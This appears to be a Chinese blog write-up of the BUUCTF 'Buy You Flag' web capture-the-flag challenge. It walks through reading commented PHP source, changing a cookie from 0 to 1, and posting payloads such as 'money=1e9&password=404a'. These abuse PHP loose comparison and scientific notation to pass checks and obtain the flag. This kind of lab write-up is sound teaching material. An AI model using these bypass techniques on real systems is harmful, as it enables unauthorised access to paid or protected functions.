

buuctf buyflag wp

原创

冷血小白  于 2021-08-08 11:26:11 发布  74  收藏

分类专栏: [笔记](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/m0_55185160/article/details/119508102

版权




[笔记 专栏收录该内容](#)


36 篇文章 0 订阅

订阅专栏

打开网页



点击menu旁的三条线,



ATTENTION

If you want to buy the FLAG:
You must be a student from CUIT!!!

https://blog.csdn.net/n0_55185110


可以看到flag需要100000000来buy, 我们查看源代码

```
83 <!-- ~~~post money and password~~~
84
85 if (isset($_POST['password'])) {
86     $password = $_POST['password'];
87     if (is_numeric($password)) {
88         echo "password can't be number</br>";
89     }elseif ($password == 404) {
90         echo "Password Right!</br>";
91     }
92 }
93 -->
94 </html>
95
```

https://blog.csdn.net/n0_55185110

发现这段, 通过代码审计后我们知道 通过post方式传参需要传money和password 如果password为404就可以通过。

但是我们传参后发现没有反应，于是我们抓包后发现cookie为0 于是把cookie给为1，并再次传参



性能 内存 存储 无障碍环境 应用程序 HackBar

项目过滤器

名称	值	Domain	Path	Expires / Max-Age	大小	HttpOnly	Secure	SameS
UM_disti...	17896dd88da566-072ac81...	.buuoj.cn	/	Sat, 02 Oct 2021 0...	74	false	false	None
user	1	f3aacf8e-b...	/	会话	5	false	false	None

https://blog.csdn.net/m0_55185160

006edcjdldlc.jumpbc.chuiran.c... hao123_上网从这里开始 buuctf_百度搜索 BUUCTF在线评测 Buy You Flag

f3aacf8e-bdb0-40d8-a0d9-74eacb264f96.node4.buoj.cn:81/pay.php

SYCLOVER MENU

You must be a student from CUIT!!!
You must be answer the correct password!!!

you are Cuiiter
Password Right!
Member lenth is too long

Encryption Encoding SQL XSS LFI XXE Other Commit now! HackBar v2

Load URL Split URL Execute

Post data Referer User Agent Cookies Add Header Clear All

money=1000000000&password=404a

H Upgrade-Insecure-Requests: 1
H Connection: keep-alive
H Accept-Encoding: gzip, deflate
H Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2_55185160

结果回显说我们的数字太长，于是我想到了之前学的科学计数法 $1000000000=1e9$ 于是再次传参

006edcjdldlc.jumpbc.chuairan.c x hao123_上网从这里开始 x buuctf_百度搜索 x BUUCTF在线评测 x Buy You Flag x +

f3aacf8e-bdb0-40d8-a0d9-74eacb264f96.node4.buuoj.cn:81/pay.php

SYCLOVER MENU

You must be a student from CUIT!!!
You must be answer the correct password!!!

you are Cuitier
Password Right!
flag{18fecbcf-6872-4441-85e4-31aeb520acbf}

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar

Encryption Encoding SQL XSS LFI XXE Other Commit now! HackBar v2

Load URL http://f3aacf8e-bdb0-40d8-a0d9-74eacb264f96.node4.buuoj.cn:81/pay.php

Split URL

Execute

Post data Referer User Agent Cookies Add Header Clear All

money=1e9&password=404a

H Upgrade-Insecure-Requests: 1

H Connection: keep-alive

H Accept-Encoding: gzip, deflate

H Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

于是得到flag。